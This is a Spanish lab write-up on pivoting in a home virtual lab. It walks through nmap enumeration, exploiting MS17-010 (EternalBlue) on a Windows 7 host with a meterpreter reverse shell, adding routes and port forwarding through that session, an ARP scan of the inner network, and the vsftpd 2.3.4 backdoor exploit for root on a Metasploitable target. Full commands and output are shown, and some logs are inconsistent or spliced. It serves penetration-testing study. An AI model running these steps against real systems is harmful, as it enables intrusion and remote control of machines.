



PROCEDIMIENTO DE PIVOTING

SANTIAGO PEÑARANDA MEJÍA

2025

INTRODUCCIÓN

EN ESTE INFORME VAMOS A VER UN PROCEDIMIENTO COMPLETO DE PIVOTING. EL ESCENARIO EN EL QUE VAMOS A TRABAJAR CONSISTE EN 3 MAQUINAS, LA MÁQUINA DEL ATACANTE (KALI LINUX), LA MAQUINA INTERMEDIARIA (WINDOWS 7) Y LA MAQUINA FINAL U OBJETIVO (SANTORINI) QUE VIENE SIENDO (METASPLOITABLE 2) SINO QUE YO LA MODIFIQUE.



FASE DE ENUMERACIÓN

BUENO, COMO SIEMPRE INICIAMOS PRIMERO CON LA FASE DE ENUMERACIÓN PARA ASÍ PODER VER Y ENUMERAR LOS PUERTOS QUE ESTÁN ABIERTOS Y LOS SERVICIOS QUE CORREN EN ELLOS, ESTE PROCEDIMIENTO LO VAMOS A HACER CON LA HERRAMIENTA DE NMAP

```
(root@Kali-Linux)-[/home/santo]
# nmap -p- -sS -sC -sV --open --min-rate 5000 -n -Pn -vvv 192.168.1.129 -oN allPorts
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-31 15:29 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:29
Completed NSE at 15:29, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:29
Completed NSE at 15:29, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:29
Completed NSE at 15:29, 0.00s elapsed
Initiating ARP Ping Scan at 15:29
Scanning 192.168.1.129 [1 port]
Completed ARP Ping Scan at 15:29, 0.10s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 15:29
Scanning 192.168.1.129 [65535 ports]
Discovered open port 445/tcp on 192.168.1.129
Discovered open port 139/tcp on 192.168.1.129
Discovered open port 135/tcp on 192.168.1.129
Discovered open port 5357/tcp on 192.168.1.129
Completed SYN Stealth Scan at 15:30, 26.35s elapsed (65535 total ports)
Initiating Service scan at 15:30
Scanning 4 services on 192.168.1.129
Completed Service scan at 15:30, 11.05s elapsed (4 services on 1 host)
NSE: Script scanning 192.168.1.129.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:30
```

Este escaneo nos brindó información bastante valiosa respecto a la maquina objetivo

```
Message signing enabled but not required
smb-os-discovery:
  OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
  OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
  Computer name: SANTROPEL-PC
  NetBIOS computer name: SANTROPEL-PC\x00
  Workgroup: WORKGROUP\x00
  System time: 2025-03-31T15:30:23+02:00
  nbstat: NetBIOS name: SANTROPEL-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:18:85:55 (PCS Systemtechnik/Oracle VirtualBox virt
Names:
  SANTROPEL-PC<00>      Flags: <unique><active>
  WORKGROUP<00>        Flags: <group><active>
  SANTROPEL-PC<20>     Flags: <unique><active>
```

Como podemos ver tenemos varios puertos abiertos, unos de los que me llaman la atención es el puerto 445 y el 139 el cual corre el servicio SMB. Así que vamos a hacer un análisis de vulnerabilidad de script en los 3 puertos principales.

PORT	STATE	SERVICE	REASON	VERSION
135/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC
139/tcp	open	netbios-ssn	syn-ack ttl 128	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	syn-ack ttl 128	Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)

Como podemos ver el análisis de vulnerabilidad de nmap nos a encontrado que aparentemente es vulnerable a ms17-010

```

(root@Kali-Linux)-[/home/santo]
# nmap -p125,139,445 --script vuln 192.168.1.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-31 16:00 CEST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
Nmap scan report for 192.168.1.129 (192.168.1.129)
Host is up (0.0030s latency).
PORT      STATE      SERVICE
125/tcp    filtered  locus-map
139/tcp    open       netbios-ssn
445/tcp    open       microsoft-ds
MAC Address: 08:00:27:18:85:55 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
|_ samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

```

Bien, gracias al análisis de vulnerabilidades del script nmap, sabemos que el host es vulnerable a ms17-010. Así que averigüemos qué es.

Buscando en Google me di cuenta de que es una vulnerabilidad crítica y encontré que parece ser que esta vulnerabilidad permite ejecución remota de comandos

CVE-2017-0143

Severity CVSS v4.0: Pending analysis

Type: Unavailable / Other

Publication date: 17/03/2017

Last modified: 10/02/2025

Description

The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "[Windows SMB Remote Code Execution Vulnerability](#)." This vulnerability is different from those described in CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.

Impact

Vector 3.x CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Base Score 3.x 8.80

Severity 3.x HIGH

Vector 2.0 AV:N/AC:M/Au:N/C:C/I:C/A:C

Tras buscar un poco más en Google encontré en exploitdb un artículo que nos dice que al parecer hay un módulo en metasploit que nos permite hacer un escáner que puede confirmar la vulnerabilidad.

Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)

EDB-ID:

41891

CVE:

2017-0147 2017-0146
2017-0148 2017-0145
2017-0144 2017-0143

Author:

SEAN DILLON

Type:

DOS

Platform:

WINDOWS

Date:

2017-04-17

EDB Verified: ✓

Exploit: 📄 / {}

Vulnerable App:



```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

# auxiliary/scanner/smb/smb_ms_17_010

require 'msf/core'
```

```
# auxiliary/scanner/smb/smb_ms_17_010
```

Ejecutémolo rápidamente para confirmar nuestras sospechas.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

  Name          Current Setting      Required  Description
  --          -
  CHECK_ARCH    true                 no        Check for architecture on vulnerable hosts
  CHECK_DOPU    true                 no        Check for DOUBLEPULSAR on vulnerable hosts
  CHECK_PIPE    false                no        Check for named pipe on vulnerable hosts
  NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List of named pipes to check
  RHOSTS        .                    yes       The target host(s), see https://docs.metasploit.com/docs/
  RPORT         445                  yes       The SMB service port (TCP)
  SMBDomain     .                    no        The Windows domain to use for authentication
  SMBPass       .                    no        The password for the specified username
  SMBUser       .                    no        The username to authenticate as
  THREADS       1                    yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.1.128
rhosts => 192.168.1.128
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.1.129
rhosts => 192.168.1.129
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[*] 192.168.1.129:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.129:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Y así es como podemos comprobar que efectivamente si es vulnerable a esta vulnerabilidad, por lo que vamos a proseguir con su explotación

Haciendo una búsqueda de los módulos de metasploit con respecto a esta vulnerabilidad, encontré este exploit que al parecer explota esta vulnerabilidad, así que vamos a probarlo

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search ms17-010

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14      average Yes     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  \ target: Automatic Target                .              .      .      .
2  \ target: Windows 7                       .              .      .      .
3  \ target: Windows Embedded Standard 7    .              .      .      .
4  \ target: Windows Server 2008 R2         .              .      .      .
```

Le modificamos los parámetros correspondientes

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting      Required  Description
  --          -
  RHOSTS        192.168.1.129       yes       The target host(s), see https://docs.metasploit.com/docs/us
  RPORT         445                  yes       The target port (TCP)
  SMBDomain     .                    no        (Optional) The Windows domain to use for authentication. On
  SMBPass       .                    no        (Optional) The password for the specified username
  SMBUser       .                    no        (Optional) The username to authenticate as
  VERIFY_ARCH   true                 yes       Check if remote architecture matches exploit Target. Only a
  VERIFY_TARGET true                 yes       Check if remote OS matches exploit Target. Only affects Win

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name          Current Setting      Required  Description
  --          -
  EXITFUNC      thread               yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         192.168.1.138        yes       The listen address (an interface may be specified)
  LPORT         4444                 yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.1.129
rhosts => 192.168.1.129
```

Y procedemos con su ejecución

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.138:4444
[*] 192.168.1.129:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.129:445 - Host is likely VULNERABLE to MS17-010! - Windows 7
[*] 192.168.1.129:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.129:445 - The target is vulnerable.
[*] 192.168.1.129:445 - Connecting to target for exploitation.
```

Y así es como tenemos una sesión meterpreter, estamos dentro

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.138:4444
[*] 192.168.1.129:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.129:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.129:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.129:445 - The target is vulnerable.
[*] 192.168.1.129:445 - Connecting to target for exploitation.
[+] 192.168.1.129:445 - Connection established for exploitation.
[+] 192.168.1.129:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.129:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.1.129:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.1.129:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.1.129:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 192.168.1.129:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.129:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.129:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.129:445 - Starting non-paged pool grooming
[+] 192.168.1.129:445 - Sending SMBv2 buffers
[+] 192.168.1.129:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.129:445 - Sending final SMBv2 buffers.
[*] 192.168.1.129:445 - Sending last fragment of exploit packet!
[*] 192.168.1.129:445 - Receiving response from exploit packet
[+] 192.168.1.129:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.129:445 - Sending egg to corrupted connection.
[*] 192.168.1.129:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.1.129
[*] Meterpreter session 2 opened (192.168.1.138:4444 → 192.168.1.129:49172) at 2025-03-31 16:40:58 +0200
[+] 192.168.1.129:445 -
[+] 192.168.1.129:445 - -----WIN-----
[+] 192.168.1.129:445 -
meterpreter > 
```

Ahora lo primero que vamos a hacer es guardar la sesión, para que en caso de que pase algo tengamos la sesión activa

```
meterpreter > background
[*] Backgrounding session 2... onto
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions (1)
Id  Name  Type  Information  Connection
--  --
2   meterpreter x64/windows NT AUTHORITY\SYSTEM @ SANTROPEL-PC 192.168.1.138:4444 → 192.168.1.129:49172 (192.168.1.129)
```

Ahora entramos y escribimos el comando shell para tener una sesión interactiva

```
meterpreter > shell
Process 2660 created.
Channel 2 created.
Microsoft Windows [Versi n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.
C:\Windows\system32>
```

Y como podemos ver la maquina Windows tiene dos interfaces de red, una la que utilizamos la que utilizamos para acceder a la maquina y la otra es la interfaz a la que nosotros queremos acceder para llegar a la maquina objetivo

```
C:\Windows\system32>ipconfig

ipconfig

Configuraci3n IP de Windows

Adaptador de Ethernet Conexi3n de 3rea local 2:

    Sufijo DNS espec3fico para la conexi3n. . . : 10.0.2.8
    V3nculo: direcci3n IPv6 local. . . : fe80::b15c:6ace:a690:49ce%13
    Direcci3n IPv4. . . : 10.0.2.8
    M3scara de subred . . . : 255.255.255.0
    Puerta de enlace predeterminada . . . : 10.0.2.1

Adaptador de Ethernet Conexi3n de 3rea local:

    Sufijo DNS espec3fico para la conexi3n. . . : 192.168.1.1
    V3nculo: direcci3n IPv6 local. . . : fe80::9ce4:e105:dbf3:c108%11
    Direcci3n IPv4. . . : 192.168.1.129
    M3scara de subred . . . : 255.255.255.0
    Puerta de enlace predeterminada . . . : 192.168.1.1

Adaptador de t3nel isatap.{E70AD03A-318F-426E-986A-6A1DBFE14BA1}:

    Estado de los medios. . . : medios desconectados
    Sufijo DNS espec3fico para la conexi3n. . . :

Adaptador de t3nel isatap.{6BEBFFAC-B71B-405E-8A6A-DEB52C696965}:

    Estado de los medios. . . : medios desconectados
    Sufijo DNS espec3fico para la conexi3n. . . :

C:\Windows\system32>
```

Por lo que vamos a hacer ahora es redireccionar el tráfico de interfaz objetivo a mi maquina atacante, esto lo hacemos de la siguiente manera

Esto lo que dice es que todo el tráfico de esa IP y lo pase a la sesión 1 que es la sesión que tenemos


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > route add 10.0.2.8 255.255.255.0 1
[*] Route added
```

Ahora lo que nos falta hacer es el port forwarding que básicamente es una redirección de puertos, un ejemplo (el puerto 80 de la máquina objetivo la (Linux) lo envíe al puerto 5000 de mi máquina atacante (Kali Linux), esto es el port forwarding y es lo que nos falta por hacer, así que vamos a ello:

Esto lo que hace es que el puerto 5000 de mi maquina atacante (Kali Linux) este conecta a la maquina remota (la Linux) por el puerto 80 y le proporcionamos la dirección IP de la maquina objetivo final la que vamos a pivotar

```
meterpreter > portfwd add -l 5000 -p 80 -r 10.0.2.4
[*] Forward TCP relay created: (local) :5000 -> (remote) 10.0.2.4:80
meterpreter >
```


Y así es como si escribimos en el navegador el localhost y accedemos a el puerto 5000 (el que configuramos anteriormente) que a su vez ese puerto 5000 está conectado a el puerto 80 de la maquina victima final.



Esto es gracias a el port forwarding que hicimos anteriormente, esto lo que se significa es que enviamos el tráfico del puesto 80 a el puesto 5000 de nuestra máquina, de esta manera podríamos atacar el puerto 80 sin ningún problema y tener una reverse shell de esta manera atreves de la web

Pero en este informe vamos a hacerlo diferente, vamos a explotar una vulnerabilidad de la maquina objetivo para poder acceder a ella, pero no por vía web, sino por el puerto 21 FTP



Así que lo primero que vamos a hacer es redireccionar tráfico de la interfaz de red de la maquina objetivo por la sesión que tenemos creada con la maquina Windows

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > route add 10.0.2.0 255.255.255.0 1
[*] Route added
msf6 exploit(windows/smb/ms17_010_eternalblue) > route print

IPv4 Active Routing Table
```

Subnet	Netmask	Gateway
10.0.2.0	255.255.255.0	Session 1

Ahora lo que vamos a hacer es buscar módulos de post explotación de Metasploit para realizar acciones sobre la interfaz de red que redireccionamos anteriormente la cual ya tenemos accesibilidad a ella

```
) > show post
```

```
95 post/windows/escalate/unmarshal_cmd_exec
96 post/windows/gather/ad_to_sqlite
97 post/windows/gather/arp_scanner
98 post/windows/gather/avast_memory_dump
99 post/windows/gather/bitcoin_jacker
00 post/windows/gather/bitlocker_fvek
```

Vamos a usar este módulo para hacer un escaneo ARP (Protocolo de Resolución de Direcciones) a esta interfaz para ver que maquinas están conectadas en esta red

Así que vamos a configurar sus respectivos parámetros del módulo para su previa ejecución

```
msf6 auxiliary(scanner/portscan/syn) > use post/windows/gather/arp_scanner
msf6 post(windows/gather/arp_scanner) > options

Module options (post/windows/gather/arp_scanner):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    RHOSTS            yes       The target address range or CIDR identifier
  SESSION   SESSION            yes       The session to run this module on
  THREADS   10                no        The number of concurrent threads

View the full module info with the info, or info -d command.

msf6 post(windows/gather/arp_scanner) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > run post/windows/gather/arp_scanner
[-] Error in script: post/windows/gather/arp_scanner
meterpreter >
Background session 1? [y/N]
msf6 post(windows/gather/arp_scanner) > set session 1
session => 1
msf6 post(windows/gather/arp_scanner) > set rhosts 10.0.2.0-254
rhosts => 10.0.2.0-254
```

Ejecutamos el módulo, y así es como nos muestra las direcciones IPs de las maquinas que están conectadas en esta interfaz

```
msf6 post(windows/gather/arp_scanner) > run
[*] Running module against SANTROPEL-PC
[*] ARP Scanning 10.0.2.0-254
[+] IP: 10.0.2.3 MAC 08:00:27:fd:69:4b (CADMUS COMPUTER SYSTEMS)
[+] IP: 10.0.2.8 MAC 08:00:27:c9:22:4d (CADMUS COMPUTER SYSTEMS)
[+] IP: 10.0.2.4 MAC 08:00:27:a2:f4:39 (CADMUS COMPUTER SYSTEMS)
```

Aquí lo que estaríamos viendo es todas las maquinas que están conectadas a la interfaz de red 10.0.2.0 que fue la interfaz que configuramos y redireccionamos su tráfico anteriormente con el comando route

```
ernblue) > route add 10.0.2.0 255.255.255.0 1
```

Y así es como obtendríamos la dirección IP de la maquina Metasploitable (Santorini) a la cual vamos a pivotar

```
msf6 post(windows/manage/sticky_keys) > .
420 post(windows/manage/vmtoolsd_mount) . normal No Sticky Keys Pass
421 post(windows/manage/vss) . normal No Windows Manage vss
422 post(windows/manage/wdigest_caching) . normal No Windows Post Mani
423 post(windows/manage/webcam) . normal No Windows Manage W
424 post(windows/recon/computer_browser_discovery) . normal No Windows Recon Co
425 post(windows/recon/outbound_ports) . normal No Windows Outbound
426 post(windows/wlan/wlan_bss_list) . normal No Windows Gather W
427 post(windows/wlan/wlan_current_connection) . normal No Windows Gather W
428 post(windows/wlan/wlan_disconnect) . normal No Windows Disconne
429 post(windows/wlan/wlan_probe_request) . normal No Windows Send Pro
430 post(windows/wlan/wlan_profile) . normal No Windows Gather W

msf6 auxiliary(scanner/portscan/syn) > run arp_scanner
[-] Msf::OptionValidateError: The following options failed to validate:
[-] Invalid option RHOSTS: Host resolution failed; arp_scanner
msf6 auxiliary(scanner/portscan/syn) > use post/windows/gather/arp_scanner
msf6 post(windows/gather/arp_scanner) > options

Module options (post/windows/gather/arp_scanner):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    yes              yes        The target address range or CIDR identifier
  SESSION   yes              yes        The session to run this module on
  THREADS   10               no         The number of concurrent threads

View the full module info with the info, or info -d command.

msf6 post(windows/gather/arp_scanner) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > run post/windows/gather/arp_scanner
[-] Error in script: post/windows/gather/arp_scanner
meterpreter >
Background session 1? [y/N]
msf6 post(windows/gather/arp_scanner) > set session 1
session => 1
msf6 post(windows/gather/arp_scanner) > set rhosts 10.0.2.0-254
rhosts => 10.0.2.0-254
msf6 post(windows/gather/arp_scanner) > run
[*] Running module against SANTORINI-PC
[*] ARP Scanning 10.0.2.0-254
[*] IP: 10.0.2.3 MAC 08:00:27:fd:69:4b (CADMUS COMPUTER SYSTEMS)
[*] IP: 10.0.2.4 MAC 08:00:27:c9:22:4d (CADMUS COMPUTER SYSTEMS)
[*] IP: 10.0.2.4 MAC 08:00:27:a2:f4:39 (CADMUS COMPUTER SYSTEMS)

msf6 post(windows/gather/arp_scanner) > .
Link encap:Ethernet HWaddr 08:00:27:a2:f4:39
inet addr: 10.0.2.4 Bcast:10.0.2.255 Mask:255.255.0
inet6 addr: fe80::a00:27ff:fea2:f439:64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:17 errors:0 dropped:0 overruns:0 frame:0
TX packets:111 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:4074 (3.9 KB) TX bytes:7316 (7.1 KB)
Base address:0xd020 Memory:f0200000-f0220000

Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1:128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:150 errors:0 dropped:0 overruns:0 frame:0
TX packets:150 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:27937 (27.2 KB) TX bytes:27937 (27.2 KB)

santorini@santorini:~$
santorini@santorini:~$
```

Así que como ya tenemos la dirección IP, esto se significa que podríamos hacer muchas cosas como procesos de enumeración para ver que puertos y servicio están abiertos en la maquina o escanear directamente puertos específicos para ver si están activos o no, y justo eso es lo que vamos a hacer.

Vamos a utilizar un Módulo Auxiliar de metasploit para ver si está o no activo el puerto 21 de esta maquina

```
msf6 auxiliary(scanner/portscan/syn) > use auxiliary/scanner/ftp/ftp_version
msf6 auxiliary(scanner/ftp/ftp_version) > options

Module options (auxiliary/scanner/ftp/ftp_version):

  Name      Current Setting  Required  Description
  ----      -
  FTPPASS   mozilla@example.com no         The password for the specified username
  FTPUSER   anonymous         no         The username to authenticate as
  RHOSTS    yes              yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21               yes        The target port (TCP)
  THREADS   1               yes        The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
```

Configuramos los parámetros y lo ejecutamos

```
msf6 auxiliary(scanner/ftp/ftp_version) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
msf6 auxiliary(scanner/ftp/ftp_version) > run
[+] 10.0.2.4:21 - FTP Banner: '220 (vsFTPd 2.3.4)\x0d\x0a'
[*] 10.0.2.4:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Como podemos ver si que está activo el Puerto 21 en el cual está corriendo el servicio FTP con la versión (vsFTd 2.3.4)

```
msf6 auxiliary(scanner/ftp/ftp_version) > run
[+] 10.0.2.4:21 - FTP Banner: '220 (vsFTPd 2.3.4)\x0d\x0a'
[*] 10.0.2.4:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Así que vamos a buscar acerca de esta versión de FTP porque al parecer se ve un poco vieja

```
> search vsFTPD
```

Al parecer encontramos un exploit de metasploit que explota esta vulnerabilidad y nos permite una Puerta trasera con Ejecución de comandos

```
msf6 auxiliary(scanner/ftp/ftp_version) > search vsFTPD

Matching Modules
-----
#  Name                                     Disclosure Date  Rank    Check  Description
--  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution
```

Pues vamos a probar este exploit para ver si nos sirve, como siempre modificamos los parámetros para su previa ejecución

```
msf6 auxiliary(scanner/ftp/ftp_version) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT            yes       The target port (TCP)

Exploit target:

  Id  Name
  --  -
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 10.0.2.4
rhost => 10.0.2.4
```

Y lo ejecutamos

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[*] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (10.0.2.8:49172 -> 10.0.2.4:6200 via session 1) at 2025-04-01 00:04:19 +0200
```

